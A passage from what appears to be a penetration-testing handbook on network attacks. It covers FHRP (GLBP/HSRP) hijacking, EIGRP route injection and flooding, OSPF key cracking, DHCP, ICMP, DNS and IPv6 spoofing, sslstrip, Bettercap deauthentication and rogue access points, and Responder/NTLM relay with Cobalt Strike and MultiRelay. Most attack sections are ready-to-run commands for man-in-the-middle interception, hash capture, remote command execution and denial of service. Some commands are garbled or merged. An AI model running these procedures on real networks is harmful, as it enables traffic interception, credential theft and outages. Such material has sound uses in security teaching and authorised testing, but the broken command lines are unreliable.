* Forcing EAP-MD5 authentication to bypass TLS certificate validation
* Injecting malicious network traffic upon authenticating using a hub or similar

If the attacker if between the victim and the authentication server, he could try to degrade (if necessary) the authentication protocol to EAP-MD5 and capture the authentication attempt. Then, he could brute-force this using:

eapmd5pass –r pcap.dump –w /usr/share/wordlist/sqlmap.txt

### FHRP (GLBP & HSRP) Attacks

**FHRP** (First Hop Redundancy Protocol) is a class of network protocols designed to **create a hot redundant routing system**. With FHRP, physical routers can be combined into a single logical device, which increases fault tolerance and helps distribute the load.

**Cisco Systems engineers have developed two FHRP protocols, GLBP and HSRP.**

## FHRP Hijacking Overview

### Insights into FHRP

FHRP is designed to provide network robustness by merging multiple routers into a single virtual unit, thereby enhancing load distribution and fault tolerance. Cisco Systems introduced prominent protocols in this suite, such as GLBP and HSRP.

### GLBP Protocol Insights

Cisco's creation, GLBP, functions on the TCP/IP stack, utilizing UDP on port 3222 for communication. Routers in a GLBP group exchange "hello" packets at 3-second intervals. If a router fails to send these packets for 10 seconds, it is presumed to be offline. However, these timers are not fixed and can be modified.

### GLBP Operations and Load Distribution

GLBP stands out by enabling load distribution across routers using a single virtual IP coupled with multiple virtual MAC addresses. In a GLBP group, every router is involved in packet forwarding. Unlike HSRP/VRRP, GLBP offers genuine load balancing through several mechanisms:

* **Host-Dependent Load Balancing:** Maintains consistent AVF MAC address assignment to a host, essential for stable NAT configurations.
* **Round-Robin Load Balancing:** The default approach, alternating AVF MAC address assignment among requesting hosts.
* **Weighted Round-Robin Load Balancing:** Distributes load based on predefined "Weight" metrics.

### Key Components and Terminologies in GLBP

* **AVG (Active Virtual Gateway):** The main router, responsible for allocating MAC addresses to peer routers.
* **AVF (Active Virtual Forwarder):** A router designated to manage network traffic.
* **GLBP Priority:** A metric that determines the AVG, starting at a default of 100 and ranging between 1 and 255.
* **GLBP Weight:** Reflects the current load on a router, adjustable either manually or through Object Tracking.
* **GLBP Virtual IP Address:** Serves as the network's default gateway for all connected devices.

For interactions, GLBP employs the reserved multicast address 224.0.0.102 and UDP port 3222. Routers transmit "hello" packets at 3-second intervals, and are considered non-operational if a packet is missed over a 10-second duration.

### GLBP Attack Mechanism

An attacker can become the primary router by sending a GLBP packet with the highest priority value (255). This can lead to DoS or MITM attacks, allowing traffic interception or redirection.

### Executing a GLBP Attack with Loki

[Loki](https://github.com/raizo62/loki_on_kali) can perform a GLBP attack by injecting a packet with priority and weight set to 255. Pre-attack steps involve gathering information like the virtual IP address, authentication presence, and router priority values using tools like Wireshark.

Attack Steps:

1. Switch to promiscuous mode and enable IP forwarding.
2. Identify the target router and retrieve its IP.
3. Generate a Gratuitous ARP.
4. Inject a malicious GLBP packet, impersonating the AVG.
5. Assign a secondary IP address to the attacker's network interface, mirroring the GLBP virtual IP.
6. Implement SNAT for complete traffic visibility.
7. Adjust routing to ensure continued internet access through the original AVG router.

By following these steps, the attacker positions themselves as a "man in the middle," capable of intercepting and analyzing network traffic, including unencrypted or sensitive data.

For demonstration, here are the required command snippets:

# Enable promiscuous mode and IP forwarding

sudo ip link set eth0 promisc on

sudo sysctl -w net.ipv4.ip\_forward=1

# Configure secondary IP and SNAT

sudo ifconfig eth0:1 10.10.100.254 netmask 255.255.255.0

sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

# Adjust routing

sudo route del default

sudo route add -net 0.0.0.0 netmask 0.0.0.0 gw 10.10.100.100

Monitoring and intercepting traffic can be done using net-creds.py or similar tools to capture and analyze data flowing through the compromised network.

### Passive Explanation of HSRP Hijacking with Command Details

#### Overview of HSRP (Hot Standby Router/Redundancy Protocol)

HSRP is a Cisco proprietary protocol designed for network gateway redundancy. It allows the configuration of multiple physical routers into a single logical unit with a shared IP address. This logical unit is managed by a primary router responsible for directing traffic. Unlike GLBP, which uses metrics like priority and weight for load balancing, HSRP relies on a single active router for traffic management.

#### Roles and Terminology in HSRP

* **HSRP Active Router**: The device acting as the gateway, managing traffic flow.
* **HSRP Standby Router**: A backup router, ready to take over if the active router fails.
* **HSRP Group**: A set of routers collaborating to form a single resilient virtual router.
* **HSRP MAC Address**: A virtual MAC address assigned to the logical router in the HSRP setup.
* **HSRP Virtual IP Address**: The virtual IP address of the HSRP group, acting as the default gateway for connected devices.

#### HSRP Versions

HSRP comes in two versions, HSRPv1 and HSRPv2, differing mainly in group capacity, multicast IP usage, and virtual MAC address structure. The protocol utilizes specific multicast IP addresses for service information exchange, with Hello packets sent every 3 seconds. A router is presumed inactive if no packet is received within a 10-second interval.

#### HSRP Attack Mechanism

HSRP attacks involve forcibly taking over the Active Router's role by injecting a maximum priority value. This can lead to a Man-In-The-Middle (MITM) attack. Essential pre-attack steps include gathering data about the HSRP setup, which can be done using Wireshark for traffic analysis.

#### Steps for Bypassing HSRP Authentication

1. Save the network traffic containing HSRP data as a .pcap file.

tcpdump -w hsrp\_traffic.pcap

1. Extract MD5 hashes from the .pcap file using hsrp2john.py.

python2 hsrp2john.py hsrp\_traffic.pcap > hsrp\_hashes

1. Crack the MD5 hashes using John the Ripper.

john --wordlist=mywordlist.txt hsrp\_hashes

**Executing HSRP Injection with Loki**

1. Launch Loki to identify HSRP advertisements.
2. Set the network interface to promiscuous mode and enable IP forwarding.

sudo ip link set eth0 promisc on

sudo sysctl -w net.ipv4.ip\_forward=1

1. Use Loki to target the specific router, input the cracked HSRP password, and perform necessary configurations to impersonate the Active Router.
2. After gaining the Active Router role, configure your network interface and IP tables to intercept the legitimate traffic.

sudo ifconfig eth0:1 10.10.100.254 netmask 255.255.255.0

sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

1. Modify the routing table to route traffic through the former Active Router.

sudo route del default

sudo route add -net 0.0.0.0 netmask 0.0.0.0 gw 10.10.100.100

1. Use net-creds.py or a similar utility to capture credentials from the intercepted traffic.

sudo python2 net-creds.py -i eth0

Executing these steps places the attacker in a position to intercept and manipulate traffic, similar to the procedure for GLBP hijacking. This highlights the vulnerability in redundancy protocols like HSRP and the need for robust security measures.

## References

* <https://medium.com/@in9uz/cisco-nightmare-pentesting-cisco-networks-like-a-devil-f4032eb437b9>

### RIP

Three versions of the Routing Information Protocol (RIP) are known to exist: RIP, RIPv2, and RIPng. Datagrams are sent to peers via port 520 using UDP by RIP and RIPv2, whereas datagrams are broadcasted to UDP port 521 via IPv6 multicast by RIPng. Support for MD5 authentication was introduced by RIPv2. On the other hand, native authentication is not incorporated by RIPng; instead, reliance is placed on optional IPsec AH and ESP headers within IPv6.

* **RIP and RIPv2:** Communication is done through UDP datagrams on port 520.
* **RIPng:** Utilizes UDP port 521 for broadcasting datagrams via IPv6 multicast.

Note that RIPv2 supports MD5 authentication while RIPng does not include native authentication, relying on IPsec AH and ESP headers in IPv6.

### EIGRP Attacks

**EIGRP (Enhanced Interior Gateway Routing Protocol)** is a dynamic routing protocol. **It is a distance-vector protocol.** If there is **no authentication** and configuration of passive interfaces, an **intruder** can interfere with EIGRP routing and cause **routing tables poisoning**. Moreover, EIGRP network (in other words, autonomous system) **is flat and has no segmentation into any zones**. If an **attacker injects a route**, it is likely that this route will **spread** throughout the autonomous EIGRP system.

To attack a EIGRP system requires **establishing a neighbourhood with a legitimate EIGRP route**r, which opens up a lot of possibilities, from basic reconnaissance to various injections.

[**FRRouting**](https://frrouting.org/) allows you to implement **a virtual router that supports BGP, OSPF, EIGRP, RIP and other protocols.** All you need to do is deploy it on your attacker’s system and you can actually pretend to be a legitimate router in the routing domain.

# EIGRP Attacks

## **Fake EIGRP Neighbors Attack**

* **Objective**: To overload router CPUs by flooding them with EIGRP hello packets, potentially leading to a Denial of Service (DoS) attack.
* **Tool**: **helloflooding.py** script.
* **Execution**: %%%bash ~$ sudo python3 helloflooding.py --interface eth0 --as 1 --subnet 10.10.100.0/24 %%%
* **Parameters**:
  + --interface: Specifies the network interface, e.g., eth0.
  + --as: Defines the EIGRP autonomous system number, e.g., 1.
  + --subnet: Sets the subnet location, e.g., 10.10.100.0/24.

## **EIGRP Blackhole Attack**

* **Objective**: To disrupt network traffic flow by injecting a false route, leading to a blackhole where the traffic is directed to a non-existent destination.
* **Tool**: **routeinject.py** script.
* **Execution**: %%%bash ~$ sudo python3 routeinject.py --interface eth0 --as 1 --src 10.10.100.50 --dst 172.16.100.140 --prefix 32 %%%
* **Parameters**:
  + --interface: Specifies the attacker’s system interface.
  + --as: Defines the EIGRP AS number.
  + --src: Sets the attacker’s IP address.
  + --dst: Sets the target subnet IP.
  + --prefix: Defines the mask of the target subnet IP.

## **Abusing K-Values Attack**

* **Objective**: To create continuous disruptions and reconnections within the EIGRP domain by injecting altered K-values, effectively resulting in a DoS attack.
* **Tool**: **relationshipnightmare.py** script.
* **Execution**: %%%bash ~$ sudo python3 relationshipnightmare.py --interface eth0 --as 1 --src 10.10.100.100 %%%
* **Parameters**:
  + --interface: Specifies the network interface.
  + --as: Defines the EIGRP AS number.
  + --src: Sets the IP Address of a legitimate router.

## **Routing Table Overflow Attack**

* **Objective**: To strain the router's CPU and RAM by flooding the routing table with numerous false routes.
* **Tool**: **routingtableoverflow.py** script.
* **Execution**: %%%bash sudo python3 routingtableoverflow.py --interface eth0 --as 1 --src 10.10.100.50 %%%
* **Parameters**:
  + --interface: Specifies the network interface.
  + --as: Defines the EIGRP AS number.
  + --src: Sets the attacker’s IP address.

[**Coly**](https://code.google.com/p/coly/) has capabilities for intercepting EIGRP (Enhanced Interior Gateway Routing Protocol) broadcasts. It also allows for the injection of packets, which can be utilized to alter routing configurations.

### OSPF

In Open Shortest Path First (OSPF) protocol **MD5 authentication is commonly employed to ensure secure communication between routers**. However, this security measure can be compromised using tools like Loki and John the Ripper. These tools are capable of capturing and cracking MD5 hashes, exposing the authentication key. Once this key is obtained, it can be used to introduce new routing information. To configure the route parameters and establish the compromised key, the *Injection* and *Connection* tabs are utilized, respectively.

* **Capturing and Cracking MD5 Hashes:** Tools such as Loki and John the Ripper are used for this purpose.
* **Configuring Route Parameters:** This is done through the *Injection* tab.
* **Setting the Compromised Key:** The key is configured under the *Connection* tab.

### Other Generic Tools & Sources

* [**Above**](https://github.com/c4s73r/Above): Tool to scan network traffic and find vulnerabilities
* You can find some **more information about network attacks** [**here**](https://github.com/Sab0tag3d/MITM-cheatsheet).

## **Spoofing**

The attacker configures all the network parameters (GW, IP, DNS) of the new member of the network sending fake DHCP responses.

Ettercap

yersinia dhcp -attack 2 #More parameters are needed

### ARP Spoofing

Check the above ARP Spoofing area.

### ICMPRedirect

ICMP Redirect consist on sending an ICMP packet type 1 code 5 that indicates that the attacker is the best way to reach an IP. Then, when the victim wants to contact the IP, it will send the packet through the attacker.

Ettercap

icmp\_redirect

hping3 [VICTIM IP ADDRESS] -C 5 -K 1 -a [VICTIM DEFAULT GW IP ADDRESS] --icmp-gw [ATTACKER IP ADDRESS] --icmp-ipdst [DST IP ADDRESS] --icmp-ipsrc [VICTIM IP ADDRESS] #Send icmp to [1] form [2], route to [3] packets sent to [4] from [5]

### DNS Spoofing

The attacker will resolve some (or all) the domains that the victim ask for.

set dns.spoof.hosts ./dns.spoof.hosts; dns.spoof on

**Configure own DNS with dnsmasq**

apt-get install dnsmasqecho "addn-hosts=dnsmasq.hosts" > dnsmasq.conf #Create dnsmasq.confecho "127.0.0.1 domain.example.com" > dnsmasq.hosts #Domains in dnsmasq.hosts will be the domains resolved by the Dsudo dnsmasq -C dnsmasq.conf --no-daemon

dig @localhost domain.example.com # Test the configured DNS

### Local Gateways

Multiple routes to systems and networks often exist. Upon building a list of MAC addresses within the local network, use *gateway-finder.py* to identify hosts that support IPv4 forwarding.

root@kali:~# git clone https://github.com/pentestmonkey/gateway-finder.git

root@kali:~# cd gateway-finder/

root@kali:~# arp-scan -l | tee hosts.txt

Interface: eth0, datalink type: EN10MB (Ethernet)

Starting arp-scan 1.6 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)

10.0.0.100 00:13:72:09:ad:76 Dell Inc.

10.0.0.200 00:90:27:43:c0:57 INTEL CORPORATION

10.0.0.254 00:08:74:c0:40:ce Dell Computer Corp.

root@kali:~/gateway-finder# ./gateway-finder.py -f hosts.txt -i 209.85.227.99

gateway-finder v1.0 http://pentestmonkey.net/tools/gateway-finder

[+] Using interface eth0 (-I to change)

[+] Found 3 MAC addresses in hosts.txt

[+] We can ping 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]

[+] We can reach TCP port 80 on 209.85.227.99 via 00:13:72:09:AD:76 [10.0.0.100]

### Spoofing LLMNR, NBT-NS, and mDNS

For local host resolution when DNS lookups are unsuccessful, Microsoft systems rely on **Link-Local Multicast Name Resolution (LLMNR)** and the **NetBIOS Name Service (NBT-NS)**. Similarly, **Apple Bonjour** and **Linux zero-configuration** implementations utilize **Multicast DNS (mDNS)** for discovering systems within a network. Due to the unauthenticated nature of these protocols and their operation over UDP, broadcasting messages, they can be exploited by attackers aiming to redirect users to malicious services.

You can impersonate services that are searched by hosts using Responder to send fake responses. Read here more information about how to Impersonate services with Responder [word file of Spoofing LLMNR, NBT-NS, and mDNS].

### Spoofing WPAD

[More details in word file of Spoofing LLMNR, NBT-NS, and mDNS].

Browsers commonly employ the **Web Proxy Auto-Discovery (WPAD) protocol to automatically acquire proxy settings**. This involves fetching configuration details from a server, specifically through a URL such as "http://wpad.example.org/wpad.dat". The discovery of this server by the clients can happen through various mechanisms:

* Through **DHCP**, where the discovery is facilitated by utilizing a special code 252 entry.
* By **DNS**, which involves searching for a hostname labeled *wpad* within the local domain.
* Via **Microsoft LLMNR and NBT-NS**, which are fallback mechanisms used in cases where DNS lookups do not succeed.

The tool Responder takes advantage of this protocol by acting as a **malicious WPAD server**. It uses DHCP, DNS, LLMNR, and NBT-NS to mislead clients into connecting to it. To dive deeper into how services can be impersonated using Responder check word file of Spoofing LLMNR, NBT-NS, mDNS/DNS and WPAD and Relay Attacks.

### Spoofing SSDP and UPnP devices

You can offer different services in the network to try to **trick a user** to enter some **plain-text credentials**. **More information about this attack in** word file of **Spoofing SSDP and UPnP Devices.**

### IPv6 Neighbor Spoofing

This attack is very similar to ARP Spoofing but in the IPv6 world. You can get the victim think that the IPv6 of the GW has the MAC of the attacker.

sudo parasite6 -l eth0 # This option will respond to every requests spoofing the address that was requested

sudo fake\_advertise6 -r -w 2 eth0 <Router\_IPv6> #This option will send the Neighbor Advertisement packet every 2 seconds

### IPv6 Router Advertisement Spoofing/Flooding

Some OS configure by default the gateway from the RA packets sent in the network. To declare the attacker as IPv6 router you can use:

sysctl -w net.ipv6.conf.all.forwarding=1 4

ip route add default via <ROUTER\_IPv6> dev wlan0

fake\_router6 wlan0 fe80::01/16

### IPv6 DHCP spoofing

By default some OS try to configure the DNS reading a DHCPv6 packet in the network. Then, an attacker could send a DHCPv6 packet to configure himself as DNS. The DHCP also provides an IPv6 to the victim.

dhcp6.spoof on

dhcp6.spoof.domains <list of domains>

mitm6

### HTTP (fake page and JS code injection)

## Internet Attacks

### sslStrip

Basically what this attack does is, in case the **user** try to **access** a **HTTP** page that is **redirecting** to the **HTTPS** version. **sslStrip** will **maintain** a **HTTP connection with** the **client and** a **HTTPS connection with** the **server** so it ill be able to **sniff** the connection in **plain text**.

apt-get install sslstrip

sslstrip -w /tmp/sslstrip.log --all - l 10000 -f -k

#iptables --flush

#iptables --flush -t nat

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000

iptables -A INPUT -p tcp --destination-port 10000 -j ACCEPT

More info [here](https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf).

### sslStrip+ and dns2proxy for bypassing HSTS

The **difference** between **sslStrip+ and dns2proxy** against **sslStrip** is that they will **redirect** for example ***www.facebook.com*** **to** ***wwww.facebook.com*** (note the **extra** "**w**") and will set the **address of this domain as the attacker IP**. This way, the **client** will **connect** to ***wwww.facebook.com*** **(the attacker)** but behind the scenes **sslstrip+** will **maintain** the **real connection** via https with **www.facebook.com**.

The **goal** of this technique is to **avoid HSTS** because ***wwww****.facebook.com* **won't** be saved in the **cache** of the browser, so the browser will be tricked to perform **facebook authentication in HTTP**. Note that in order to perform this attack the victim has to try to access initially to [http://www.faceook.com](http://www.faceook.com/) and not https. This can be done modifying the links inside an http page.

More info [here](https://www.bettercap.org/legacy/#hsts-bypass), [here](https://www.slideshare.net/Fatuo__/offensive-exploiting-dns-servers-changes-blackhat-asia-2014) and [here](https://security.stackexchange.com/questions/91092/how-does-bypassing-hsts-with-sslstrip-work-exactly).

**sslStrip or sslStrip+ doesn;t work anymore. This is because there are HSTS rules presaved in the browsers, so even if it's the first time that a user access an "important" domain he will access it via HTTPS. Also, notice that the presaved rules and other generated rules can use the flag** [**includeSubdomains**](https://hstspreload.appspot.com/) **so the** ***wwww.facebook.com*** **example from before won't work anymore as** ***facebook.com*** **uses HSTS with includeSubdomains.**

TODO: easy-creds, evilgrade, metasploit, factory

## TCP listen in port

sudo nc -l -p 80

socat TCP4-LISTEN:80,fork,reuseaddr –

## TCP + SSL listen in port

#### Generate keys and self-signed certificate

FILENAME=server

# Generate a public/private key pair:

openssl genrsa -out $FILENAME.key 1024

# Generate a self signed certificate:

openssl req -new -key $FILENAME.key -x509 -sha256 -days 3653 -out $FILENAME.crt

# Generate the PEM file by just appending the key and certificate files:

cat $FILENAME.key $FILENAME.crt >$FILENAME.pem

#### Listen using certificate

sudo socat -v -v openssl-listen:443,reuseaddr,fork,cert=$FILENAME.pem,cafile=$FILENAME.crt,verify=0 –

#### Listen using certificate and redirect to the hosts

sudo socat -v -v openssl-listen:443,reuseaddr,fork,cert=$FILENAME.pem,cafile=$FILENAME.crt,verify=0 openssl-connect:[SERVER]:[PORT],verify=0

Some times, if the client checks that the CA is a valid one, you could **serve a certificate of other hostname signed by a CA**. Another interesting test, is to serve a c**ertificate of the requested hostname but self-signed**.

Other things to test is to try to sign the certificate with a valid certificate that it is not a valid CA. Or to use the valid public key, force to use an algorithm as diffie hellman (one that do not need to decrypt anything with the real private key) and when the client request a probe of the real private key (like a hash) send a fake probe and expect that the client does not check this.

## Bettercap

# Events

events.stream off #Stop showing events

events.show #Show all events

events.show 5 #Show latests 5 events

events.clear

# Ticker (loop of commands)

set ticker.period 5; set ticker.commands "wifi.deauth DE:AD:BE:EF:DE:AD"; ticker on

# Caplets

caplets.show

caplets.update

# Wifi

wifi.recon on

wifi.deauth BSSID

wifi.show

# Fake wifi

set wifi.ap.ssid Banana

set wifi.ap.bssid DE:AD:BE:EF:DE:AD

set wifi.ap.channel 5

set wifi.ap.encryption false #If true, WPA2

wifi.recon on; wifi.ap

### Active Discovery Notes

Take into account that when a UDP packet is sent to a device that do not have the requested port an ICMP (Port Unreachable) is sent.

### **ARP discover**

ARP packets are used to discover wich IPs are being used inside the network. The PC has to send a request for each possible IP address and only the ones that are being used will respond.

### **mDNS (multicast DNS)**

Bettercap send a MDNS request (each X ms) asking for **\_services\_.dns-sd.\_udp.local** the machine that see this paket usually answer this request. Then, it only searchs for machine answering to "services".

**Tools**

* Avahi-browser (--all)
* Bettercap (net.probe.mdns)
* Responder

### **NBNS (NetBios Name Server)**

Bettercap broadcast packets to the port 137/UDP asking for the name "CKAAAAAAAAAAAAAAAAAAAAAAAAAAA".

### **SSDP (Simple Service Discovery Protocol)**

Bettercap broadcast SSDP packets searching for all kind of services (UDP Port 1900).

### **WSD (Web Service Discovery)**

Bettercap broadcast WSD packets searching for services (UDP Port 3702).

## References

* <https://medium.com/@in9uz/cisco-nightmare-pentesting-cisco-networks-like-a-devil-f4032eb437b9>
* **Network Security Assessment: Know Your Network (3rd edition)**
* **Practical IoT Hacking: The Definitive Guide to Attacking the Internet of Things. By Fotios Chantzis, Ioannis Stais, Paulino Calderon, Evangelos Deirmentzoglou, Beau Wood**
* <https://medium.com/@cursedpkt/cisco-nightmare-pentesting-cisco-networks-like-a-devil-f4032eb437b9>

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

# Pentesting IPv6

## IPv6 Basic theory

### Networks

IPv6 addresses are structured to enhance network organization and device interaction. An IPv6 address is divided into:

1. **Network Prefix**: The initial 48 bits, determining the network segment.
2. **Subnet ID**: Following 16 bits, used for defining specific subnets within the network.
3. **Interface Identifier**: The concluding 64 bits, uniquely identifying a device within the subnet.

While IPv6 omits the ARP protocol found in IPv4, it introduces **ICMPv6** with two primary messages:

* **Neighbor Solicitation (NS)**: Multicast messages for address resolution.
* **Neighbor Advertisement (NA)**: Unicast responses to NS or spontaneous announcements.

IPv6 also incorporates special address types:

* **Loopback Address (::1)**: Equivalent to IPv4's 127.0.0.1, for internal communication within the host.
* **Link-Local Addresses (FE80::/10)**: For local network activities, not for internet routing. Devices on the same local network can discover each other using this range.

#### Practical Usage of IPv6 in Network Commands

To interact with IPv6 networks, you can use various commands:

* **Ping Link-Local Addresses**: Check the presence of local devices using ping6.
* **Neighbor Discovery**: Use ip neigh to view devices discovered at the link layer.
* **alive6**: An alternative tool for discovering devices on the same network.

Below are some command examples:

ping6 –I eth0 -c 5 ff02::1 > /dev/null 2>&1

ip neigh | grep ^fe80

# Alternatively, use alive6 for neighbor discovery

alive6 eth0

IPv6 addresses can be derived from a device's MAC address for local communication. Here's a simplified guide on how to derive the Link-local IPv6 address from a known MAC address, and a brief overview of IPv6 address types and methods to discover IPv6 addresses within a network.

### **Deriving Link-local IPv6 from MAC Address**

Given a MAC address **12:34:56:78:9a:bc**, you can construct the Link-local IPv6 address as follows:

1. Convert MAC to IPv6 format: **1234:5678:9abc**
2. Prepend fe80:: and insert fffe in the middle: **fe80::1234:56ff:fe78:9abc**
3. Invert the seventh bit from the left, changing 1234 to 1034: **fe80::1034:56ff:fe78:9abc**

### **IPv6 Address Types**

* **Unique Local Address (ULA)**: For local communications, not meant for public internet routing. Prefix: **FEC00::/7**
* **Multicast Address**: For one-to-many communication. Delivered to all interfaces in the multicast group. Prefix: **FF00::/8**
* **Anycast Address**: For one-to-nearest communication. Sent to the closest interface as per routing protocol. Part of the **2000::/3** global unicast range.

### **Address Prefixes**

* **fe80::/10**: Link-Local addresses (similar to 169.254.x.x)
* **fc00::/7**: Unique Local-Unicast (similar to private IPv4 ranges like 10.x.x.x, 172.16.x.x, 192.168.x.x)
* **2000::/3**: Global Unicast
* **ff02::1**: Multicast All Nodes
* **ff02::2**: Multicast Router Nodes

### **Discovering IPv6 Addresses within a Network**

#### Way 1: Using Link-local Addresses

1. Obtain the MAC address of a device within the network.
2. Derive the Link-local IPv6 address from the MAC address.

#### Way 2: Using Multicast

1. Send a ping to the multicast address ff02::1 to discover IPv6 addresses on the local network.

service ufw stop # Stop the firewall

ping6 -I <IFACE> ff02::1 # Send a ping to multicast address

ip -6 neigh # Display the neighbor table

### IPv6 Man-in-the-Middle (MitM) Attacks

Several techniques exist for executing MitM attacks in IPv6 networks, such as:

* Spoofing ICMPv6 neighbor or router advertisements.
* Using ICMPv6 redirect or "Packet Too Big" messages to manipulate routing.
* Attacking mobile IPv6 (usually requires IPSec to be disabled).
* Setting up a rogue DHCPv6 server.

## Identifying IPv6 Addresses in the eild

### Exploring Subdomains

A method to find subdomains that are potentially linked to IPv6 addresses involves leveraging search engines. For instance, employing a query pattern like ipv6.\* can be effective. Specifically, the following search command can be used in Google:

site:ipv6./

### Utilizing DNS Queries

To identify IPv6 addresses, certain DNS record types can be queried:

* **AXFR**: Requests a complete zone transfer, potentially uncovering a wide range of DNS records.
* **AAAA**: Directly seeks out IPv6 addresses.
* **ANY**: A broad query that returns all available DNS records.

### Probing with Ping6

After pinpointing IPv6 addresses associated with an organization, the ping6 utility can be used for probing. This tool helps in assessing the responsiveness of identified IPv6 addresses, and might also assist in discovering adjacent IPv6 devices.

### References

* <http://www.firewall.cx/networking-topics/protocols/877-ipv6-subnetting-how-to-subnet-ipv6.html>
* <https://www.sans.org/reading-room/whitepapers/detection/complete-guide-ipv6-attack-defense-33904>

# Spoofing LLMNR, NBT-NS, mDNS/DNS and WPAD and Relay Attacks

## Network Protocols

### Local Host Resolution Protocols

* **LLMNR, NBT-NS, and mDNS**:
  + Microsoft and other operating systems use LLMNR and NBT-NS for local name resolution when DNS fails. Similarly, Apple and Linux systems use mDNS.
  + These protocols are susceptible to interception and spoofing due to their unauthenticated, broadcast nature over UDP.
  + [Responder](https://github.com/lgandx/Responder) can be used to impersonate services by sending forged responses to hosts querying these protocols.
  + Further information on service impersonation using Responder can be found [here](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network/spoofing-llmnr-nbt-ns-mdns-dns-and-wpad-and-relay-attacks).

### Web Proxy Auto-Discovery Protocol (WPAD)

* WPAD allows browsers to discover proxy settings automatically.
* Discovery is facilitated via DHCP, DNS, or fallback to LLMNR and NBT-NS if DNS fails.
* Responder can automate WPAD attacks, directing clients to malicious WPAD servers.

### Responder for Protocol Poisoning

* **Responder** is a tool used for poisoning LLMNR, NBT-NS, and mDNS queries, selectively responding based on query types, primarily targeting SMB services.
* It comes pre-installed in Kali Linux, configurable at /etc/responder/Responder.conf.
* Responder displays captured hashes on the screen and saves them in the /usr/share/responder/logs directory.
* It supports both IPv4 and IPv6.
* Windows version of Responder is available [here](https://github.com/lgandx/Responder-Windows).

#### Running Responder

* To run Responder with default settings: responder -I <Interface>
* For more aggressive probing (with potential side effects): responder -I <Interface> -P -r -v
* Techniques to capture NTLMv1 challenges/responses for easier cracking: responder -I <Interface> --lm --disable-ess
* WPAD impersonation can be activated with: responder -I <Interface> --wpad
* NetBIOS requests can be resolved to the attacker's IP, and an authentication proxy can be set up: responder.py -I <interface> -Pv

### DHCP Poisoning with Responder

* Spoofing DHCP responses can permanently poison a victim's routing information, offering a stealthier alternative to ARP poisoning.
* It requires precise knowledge of the target network's configuration.
* Running the attack: ./Responder.py -I eth0 -Pdv
* This method can effectively capture NTLMv1/2 hashes, but it requires careful handling to avoid network disruption.

### Capturing Credentials with Responder

* Responder will impersonate services using the above-mentioned protocols, capturing credentials (usually NTLMv2 Challenge/Response) when a user attempts to authenticate against the spoofed services.
* Attempts can be made to downgrade to NetNTLMv1 or disable ESS for easier credential cracking.

It's crucial to note that employing these techniques should be done legally and ethically, ensuring proper authorization and avoiding disruption or unauthorized access.

## Inveigh

Inveigh is a tool for penetration testers and red teamers, designed for Windows systems. It offers functionalities similar to Responder, performing spoofing and man-in-the-middle attacks. The tool has evolved from a PowerShell script to a C# binary, with [**Inveigh**](https://github.com/Kevin-Robertson/Inveigh) and [**InveighZero**](https://github.com/Kevin-Robertson/InveighZero) as the main versions. Detailed parameters and instructions can be found in the [**wiki**](https://github.com/Kevin-Robertson/Inveigh/wiki/Parameters).

Inveigh can be operated through PowerShell:

Invoke-Inveigh -NBNS Y -ConsoleOutput Y -FileOutput Y

Or executed as a C# binary:

Inveigh.exe

### NTLM Relay Attack

This attack leverages SMB authentication sessions to access a target machine, granting a system shell if successful. Key prerequisites include:

* The authenticating user must have Local Admin access on the relayed host.
* SMB signing should be disabled.

#### 445 Port Forwarding and Tunneling

In scenarios where direct network introduction isn't feasible, traffic on port 445 needs to be forwarded and tunneled. Tools like [**PortBender**](https://github.com/praetorian-inc/PortBender) help in redirecting port 445 traffic to another port, which is essential when local admin access is available for driver loading.

PortBender setup and operation in Cobalt Strike:

Cobalt Strike -> Script Manager -> Load (Select PortBender.cna)

beacon> cd C:\Windows\system32\drivers # Navigate to drivers directory

beacon> upload C:\PortBender\WinDivert64.sys # Upload driver

beacon> PortBender redirect 445 8445 # Redirect traffic from port 445 to 8445

beacon> rportfwd 8445 127.0.0.1 445 # Route traffic from port 8445 to Team Server

beacon> socks 1080 # Establish a SOCKS proxy on port 1080

# Termination commands

beacon> jobs

beacon> jobkill 0

beacon> rportfwd stop 8445

beacon> socks stop

### Other Tools for NTLM Relay Attack

* **Metasploit**: Set up with proxies, local and remote host details.
* **smbrelayx**: A Python script for relaying SMB sessions and executing commands or deploying backdoors.
* **MultiRelay**: A tool from the Responder suite to relay specific users or all users, execute commands, or dump hashes.

Each tool can be configured to operate through a SOCKS proxy if necessary, enabling attacks even with indirect network access.

### MultiRelay Operation

MultiRelay is executed from the ***/usr/share/responder/tools*** directory, targeting specific IPs or users.

python MultiRelay.py -t <IP target> -u ALL # Relay all users

python MultiRelay.py -t <IP target> -u ALL -c whoami # Execute command

python MultiRelay.py -t <IP target> -u ALL -d # Dump hashes

# Proxychains for routing traffic

These tools and techniques form a comprehensive set for conducting NTLM Relay attacks in various network environments.

### Force NTLM Logins

In Windows you **may be able to force some privileged accounts to authenticate to arbitrary machines**.

## SharpSystemTriggers

[**SharpSystemTriggers**](https://github.com/cube0x0/SharpSystemTriggers) is a **collection** of **remote authentication triggers** coded in C# using MIDL compiler for avoiding 3rd party dependencies.

## Spooler Service Abuse

If the ***Print Spooler*** service is **enabled,** you can use some already known AD credentials to **request** to the Domain Controller’s print server an **update** on new print jobs and just tell it to **send the notification to some system**. Note when printer send the notification to an arbitrary systems, it needs to **authenticate against** that **system**. Therefore, an attacker can make the ***Print Spooler*** service authenticate against an arbitrary system, and the service will **use the computer account** in this authentication.

### Finding Windows Servers on the domain

Using PowerShell, get a list of Windows boxes. Servers are usually priority, so lets focus there:

Get-ADComputer -Filter {(OperatingSystem -like "\*windows\*server\*") -and (OperatingSystem -notlike "2016") -and (Enabled -eq "True")} -Properties \* | select Name | ft -HideTableHeaders > servers.txt

### Finding Spooler services listening

